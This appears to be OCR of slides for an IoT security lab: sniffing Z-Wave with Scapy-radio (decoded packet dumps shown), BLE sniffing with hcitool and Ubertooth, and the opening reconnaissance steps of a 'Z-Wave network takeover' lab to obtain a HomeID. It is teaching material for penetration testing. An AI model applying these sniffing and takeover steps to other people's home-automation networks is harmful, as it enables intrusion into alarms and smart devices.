


Scapy

- Interactive packet manipulation program
- Used world-wide by pentesters
- Full Python code
- Supported under Windows, Linux, Mac OSX
- Easy to extend
- Lots of protocols already supported
- Native Fuzzing capabilities


Scapy-radio

https://bitbucket.org/cybertools/scapy-radio/src




Source: Jean-Michel Picod et al, « Bringing Software Defined Radio to Penetration Testing Community », Blackhat 2014

GNU Radio: Receiving Z-Wave packets



GNU Radio: sending Z-Wave packets



Packets capture

- Capturing packets between a USB controller and a plug
  - sniffradio() and show()

```
Welcome to Scapy (2.2.0-dev)
>>> p = sniffradio()
^C>>> p.show()
0000 GnuradioPacket / ZWaveReq / ZWaveSwitchBin
0001 GnuradioPacket / ZWaveAck
0002 GnuradioPacket / ZWaveReq / ZWaveSwitchBin
0003 GnuradioPacket / ZWaveAck
0004 GnuradioPacket / ZWaveReq / ZWaveSwitchBin
0005 GnuradioPacket / ZWaveAck
0006 GnuradioPacket / ZWaveReq / ZWaveSwitchBin
0007 GnuradioPacket / ZWaveAck
>>>
```

```
>>> p[0].show()
###[ Gnuradio header ]###
  proto= 1
  reserved1= 0x0
  reserved2= 0
###[ ZWaveReq ]###
     homeid= 0x1852d22
     src= 0x1
     routed= 0L
     ackreq= 1L
     lowpower= 0L
     speedmodified= 0L
     headertype= 1L
     reserved= 0L
     beam_control= 0L
     reserved= 0L
     seqn= 15L
     length= 0xd
     dst= 0x2
     cmd= SWITCH_BINARY
     crc= 0x6f
###[ ZWaveSwitchBin ]###
        switchcmd= SWITCH
        val= ON
```

Plug -> controller: state notification


```
>>> p[2].show()
###[ Gnuradio header ]###
  proto= 1
  reserved1= 0x0
  reserved2= 0
###[ ZWaveReq ]###
     homeid= 0x1852d22
     src= 0x2
     routed= 0L
     ackreq= 1L
     lowpower= 0L
     speedmodified= 0L
     headertype= 1L
     reserved= 0L
     beam_control= 0L
     reserved= 0L
     seqn= 8L
     length= 0xd
     dst= 0x1
     cmd= SWITCH_BINARY
     crc= 0xea
###[ ZWaveSwitchBin ]###
        switchcmd= STATE
        val= ON
```

```
>>> p[3].show()
###[ Gnuradio header ]###
  proto= 1
  reserved1= 0x0
  reserved2= 0
###[ ZWaveAck ]###
     homeid= 0x1852d22
     src= 0x1
     routed= 0L
     ackreq= 0L
     lowpower= 0L
     speedmodified= 0L
     headertype= 3L
     reserved= 0L
     beam_control= 0L
     reserved= 0L
     seqn= 8L
     length= 0xa
     dst= 0x2
     crc= 0xf6
```

Lab session 2
BLE protocol Sniffing


BLE sniffing


- CC2540 USB Dongle and SmartRF sniffer (coupled with wireshark)
- For Linux, Bluez Bluetooth stack,
  - hcitool for scaning and connecting to BLE devices
  - Gatttool for interacting with GATT services (read, write characteristics)
  - Example: scan for BLE devices in rang:
    - sudo hcitool - i hci0 lescan



Ubertooth one


Capturing Physical layer: http://ubertooth.sourceforge.net/






Sniffing BLE packets

- Spectrum analysis: run ubertooth-specan-ui






- Start ubertooth-btle to capture packets to a PCAP file
  - ubertooth-btle -f -c ble.pcap
- Open the ble.pcap with wireshark
  - Filter the packet to display connection packets and non zero data packets: btle.data_header.length > 0 || btle.advertising_header.pdu_type == 0x05

Capturing packets to PCAP

```
skywalker:ubertooth AbdelkaderLahmadi$ ubertooth-btle -f -c ble.pcap
```



More details: https://github.com/greatscottgadgets/ubertooth/wiki/Capturing-BLE-in-Wireshark

Lab session 3
Z-Wave network takeover


Loïc Rouch, Frédéric Beck, Jérôme François, Abdelkader Lahmadi

black hat EUROPE 2017

Objective

- Z-Wave network takeover
  - Avoid specific hardware
  - Take full advantage of official hardware certified by the Z-Wave Alliance
  - Focus on unsecured mode
- Create a universal controller
  - Pre-registered nodes
  - Modified HomeID
  - Network auto-discovery

Target Network



Target network

- Simulating an alarm
  - Open the door sensor
  - LED bulb blinks in red to simulate an alarm

- Central point: Home ID
  - Unique
  - Set during controller manufacturing
  - Randomly regenerated when the controller is re-initialized

Step 1: Get the HomeID

- Prerequisites: install OpenZWave Control Panel
  - `sudo apt install openzwave-controlpanel`
- Option 1: Using an SDR (see lab session 1)

Step 1: Get the HomeID

- Option 2: Use a DVDB-T tuner (30 € hardware)
- Install rtl-sdr
  - `sudo apt install rtl-sdr`

Step 1: Get the HomeID

- Clone Waving-Z in the tools/waving-z directory and build it
  - `cd tools`
  - `git clone https://github.com/baol/waving-z.git`
  - `cd waving-z`
  - `mkdir build`
  - `cd build`
  - `cmake .. -DCMAKE_BUILD_TYPE=Release`
  - `cmake --build .`
  - `cd ../..`
  - `ln -s waving-z/build/wave-in wave-in`
  - `sudo apt install rtl-sdr`

Step 1: Get the HomeID

- Plug the RTL SDR and run
  - `./get_home_id.sh`

